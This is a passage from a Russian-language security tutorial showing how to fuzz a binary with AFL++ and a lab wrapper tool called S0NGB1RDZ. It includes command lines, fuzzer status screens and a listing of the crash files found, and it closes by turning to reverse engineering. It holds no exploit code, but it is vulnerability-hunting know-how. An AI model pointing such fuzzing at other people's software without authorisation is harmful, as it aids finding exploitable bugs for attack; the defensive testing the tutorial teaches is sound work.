
Запускаем фаззер:

```
afl-fuzz -i /path/to/testcases -o /path/to/crashes /path/to/binary @@
```

Здесь


- `-i /path/to/testcases` указывает на путь к тесткейсам;
- `-o /path/to/crashes` — место, куда будут попадать краши;
- `@@` — этот параметр означает, что на ввод будут поступать данные при запуске программы. Грубо говоря, через `argv[]`, а не через `scanf()`.

После запуска появится окно фаззера.




```
              american fuzzy lop ++3.12c (default) [fast] {0}
┌─ process timing ────────────────────────────────────┬─ overall results ────┐
│        run time : 0 days, 0 hrs, 0 min, 11 sec      │  cycles done : 0     │
│   last new path : 0 days, 0 hrs, 0 min, 0 sec       │  total paths : 58    │
│ last uniq crash : none seen yet                     │ uniq crashes : 0     │
│  last uniq hang : none seen yet                     │   uniq hangs : 0     │
├─ cycle progress ─────────────────┬─ map coverage ───┴──────────────────────┤
│  now processing : 5.0 (8.6%)     │    map density : 1.72% / 2.60%         │
│ paths timed out : 0 (0.00%)      │ count coverage : 2.08 bits/tuple       │
├─ stage progress ─────────────────┼─ findings in depth ────────────────────┤
│  now trying : bitflip 1/1        │ favored paths : 10 (17.24%)            │
│ stage execs : 430/9440 (4.56%)   │  new edges on : 29 (50.00%)            │
│ total execs : 2539               │ total crashes : 0 (0 unique)           │
│  exec speed : 182.4/sec          │  total tmouts : 0 (0 unique)           │
├─ fuzzing strategy yields ────────┴───────────┬─ path geometry ────────────┤
│   bit flips : 0/0, 0/0, 0/0                  │    levels : 2              │
│  byte flips : 0/0, 0/0, 0/0                  │   pending : 58             │
│ arithmetics : 0/0, 0/0, 0/0                  │  pend fav : 10             │
│  known ints : 0/0, 0/0, 0/0                  │ own finds : 36             │
│  dictionary : 0/0, 0/0, 0/0                  │  imported : 0              │
│havoc/splice : 0/0, 0/0                       │ stability : 100.00%        │
│   py/custom : 0/0, 0/0                       ├────────────────────────────┘
│        trim : 47.34%/588, n/a                │          [cpu000: 37%]
└──────────────────────────────────────────────┘
```

В нашей лаборатории есть продукт, где процесс запуска фаззера автоматизирован вплоть до вывода отчета. Он называется S0NGB1RDZ.




```
                        build 22022024 by AFANX with <3

================================================================================
[S0NGB1RDZ] - framework is designed for network scanning, network analysis, binary
file exploration, memory exploration in binary applications, fuzzing automation and
report output. I haven't thought of the rest yet) by @AFANX
================================================================================



======================================| HELP |======================================
[ masscan_nmap("ip", "port") ]    - network scanner masscan + nmap
[ get_all_scans() ]    - all datas from database
[ get_scan_report() ]    - get report from databse
[ afl_fuzzing(True) ]    - this function start create condif for fuzzing. For start, type afl_fuzzing(True)
[ show_options_afl_fuzz(target_num) ]    - this function shows configs for fuzzing. [ target_num ] - for select target number (0, 1, 2, 3...)
[ show_options_afl_fuzz_all() ]    - this function shows configs for fuzzing all targets
[ show_fuzzer_result(target_num) ]    - this function shows information about fuzzing. [ target_num ] - for select target number (0, 1, 2, 3...)
[ add_argunets_for_target(target_number, argumets) ]:    add argumetns for report. [ target_num ] - for select target number (0, 1, 2, 3...). arguments - count of arguments. JUST IF YOUR TARGET HAVE CLI INPUT AR
GUMETS
[ get_argumets_report(target_num) ]    - this function get arguments for report. [ target_num ] - for select target number (0, 1, 2, 3...)
[ get_fuzzer_report(target_num, crash_number, stdin, argc) ]    - this function shows report about fuzzing and export to fuzzing_filename_report.docx file. [ target_num ] - for select target number (0, 1, 2, 3..
.). [ crash_num ] - for select crash number (0, 1, 2, 3...)
[ add_in_dir(target_num) ]    - this function add testcase directory. [ target_num ] - for select target number (0, 1, 2, 3...)
[ add_out_dir(target_num) ]    - this function add crashes directory. [ target_num ] - for select target number (0, 1, 2, 3...)
[ checksig(filename) ]    - this function checks how the program was compiled. Example: checksig(get_filename(target_num))
[ get_filename(target_num) ]    - this function get filename. [ target_num ] - for select target number (0, 1, 2, 3...)
[ get_in_dir(target_num) ]    - this function get input directory. [ target_num ] - for select target number (0, 1, 2, 3...)
[ get_out_dir(target_num) ]    - this function get output directory. [ target_num ] - for select target number (0, 1, 2, 3...)
[ checksec(filename) ]    - this function get filename. Example: checksec(get_filename(target_num))
[ add_options(target_num, input_options, m, t, x, f, d, C, S, M, e) ]    - this function add configs flag for AFL++ fuzzer and activate fuzzer command
================================================================================


Python 3.10.12 (main, Nov 20 2023, 15:14:05) [GCC 11.4.0]
Type 'copyright', 'credits' or 'license' for more information
IPython 7.31.1 -- An enhanced Interactive Python. Type '?' for help.

In [1]:
```

Действия все те же самые, как и выше, только в одной утилите. Таким образом, фазер можно запустить в четыре шага. На скриншоте ниже — опции для фаззинга.




```
In [1]: afl_fuzzing(True)
[!] program is standard

In [2]: add_in_dir(0)
[+] add testcases directory

In [3]: add_out_dir(0)
[+] add crashes directory

In [4]: add_options(0,input_options="@@")
[-] -m parameters is not correct
[-] -t parameters is not correct
[+] input  has been added
[+] add parameters
[+] add full command

In [5]: show_options_afl_fuzz(0)
================================| FUZZING INFO |================================
[+] blackbox: True
[-] compile: False
[!] file: [redacted]exif
[!] testcases directory: [redacted]in
[!] crashes directory: [redacted]/out
[!] sanitaizers: 0 haven't AFL++ instrumental
[!] input options: @@
[!] m flag:
[!] t flag:
[!] x flag:
[!] f flag:
[!] d flag:
[!] C flag:
[!] S flag:
[!] M flag:
[!] e flag:
[!] command: /usr/local/bin/afl-fuzz -Q -D -i [redacted]/in -o [redacted]
[redacted]/out[redacted]/exif @@
================================================================================

In [6]: run_afl_fuzz(0)
```

И вот результат запуска фаззинга в S0NGB1RDZ.




```
              american fuzzy lop ++3.12c (default) [fast] {0}
┌─ process timing ────────────────────────────────────┬─ overall results ────┐
│        run time : 0 days, 0 hrs, 0 min, 50 sec      │  cycles done : 0     │
│   last new path : 0 days, 0 hrs, 0 min, 0 sec       │  total paths : 103   │
│ last uniq crash : none seen yet                     │ uniq crashes : 0     │
│  last uniq hang : none seen yet                     │   uniq hangs : 0     │
├─ cycle progress ─────────────────┬─ map coverage ───┴──────────────────────┤
│  now processing : 5.1 (4.9%)     │    map density : 1.72% / 2.76%         │
│ paths timed out : 0 (0.00%)      │ count coverage : 2.16 bits/tuple       │
├─ stage progress ─────────────────┼─ findings in depth ────────────────────┤
│  now trying : bitflip 1/1        │ favored paths : 10 (9.71%)             │
│ stage execs : 2579/9440 (27.32%) │  new edges on : 50 (48.54%)            │
│ total execs : 6487               │ total crashes : 0 (0 unique)           │
│  exec speed : 100.5/sec          │  total tmouts : 0 (0 unique)           │
├─ fuzzing strategy yields ────────┴───────────┬─ path geometry ────────────┤
│   bit flips : 0/0, 0/0, 0/0                  │    levels : 2              │
│  byte flips : 0/0, 0/0, 0/0                  │   pending : 103            │
│ arithmetics : 0/0, 0/0, 0/0                  │  pend fav : 10             │
│  known ints : 0/0, 0/0, 0/0                  │ own finds : 82             │
│  dictionary : 0/0, 0/0, 0/0                  │  imported : 0              │
│havoc/splice : 0/0, 0/0                       │ stability : 100.00%        │
│   py/custom : 0/0, 0/0                       ├────────────────────────────┘
│        trim : 47.34%/588, n/a                │          [cpu000: 50%]
└──────────────────────────────────────────────┘
```

Спустя некоторое время в правом верхнем углу можно увидеть найденные краши.



```
              american fuzzy lop ++3.12c (default) [fast] {0}
┌─ process timing ────────────────────────────────────┬─ overall results ────┐
│        run time : 0 days, 2 hrs, 50 min, 24 sec     │  cycles done : 0     │
│   last new path : 0 days, 0 hrs, 25 min, 37 sec     │  total paths : 360   │
│ last uniq crash : 0 days, 1 hrs, 29 min, 59 sec     │ uniq crashes : 3     │
│  last uniq hang : none seen yet                     │   uniq hangs : 0     │
├─ cycle progress ─────────────────┬─ map coverage ───┴──────────────────────┤
│  now processing : 7.0 (1.9%)     │    map density : 1.66% / 3.21%         │
│ paths timed out : 0 (0.00%)      │ count coverage : 2.45 bits/tuple       │
├─ stage progress ─────────────────┼─ findings in depth ────────────────────┤
│  now trying : bitflip 2/1        │ favored paths : 66 (18.33%)            │
│ stage execs : 151k/285k (53.04%) │  new edges on : 121 (33.61%)           │
│ total execs : 1.46M              │ total crashes : 3 (3 unique)           │
│  exec speed : 91.92/sec (slow!)  │  total tmouts : 24 (3 unique)          │
├─ fuzzing strategy yields ────────┴───────────┬─ path geometry ────────────┤
│   bit flips : 197/326k, 14/41.6k, 4/41.6k    │    levels : 2              │
│  byte flips : 0/5200, 0/5198, 2/5194         │   pending : 358            │
│ arithmetics : 34/289k, 1/74.3k, 1/15.9k      │  pend fav : 65             │
│  known ints : 2/31.1k, 9/137k, 5/222k        │ own finds : 339            │
│  dictionary : 0/0, 0/0, 2/22.5k              │  imported : 0              │
│havoc/splice : 43/66.3k, 10/2464              │ stability : 100.00%        │
│   py/custom : 0/0, 0/0                       ├────────────────────────────┘
│        trim : 9.85%/3690, 85.23%             │          [cpu000: 25%]
└──────────────────────────────────────────────┘
```

Все найденные краши хранятся по пути **`/your_directory/out/default/crashes`**.



```
id:000000,sig:11,src:000011,time:695350,op:flip32,pos:3..          2.5 K   25.02.2024 15:08:22 -rw-------
id:000001,sig:11,src:000011,time:2476052,op:arith32,pos..          2.5 K   25.02.2024 15:38:02 -rw-------
id:000002,sig:11,src:000011,time:4824861,op:havoc,rep:..           2.5 K   25.02.2024 16:17:11 -rw-------
README                                              txt            907     25.02.2024 15:08:22 -rw-------
```

С фаззингом закончили, настало время для реверса!

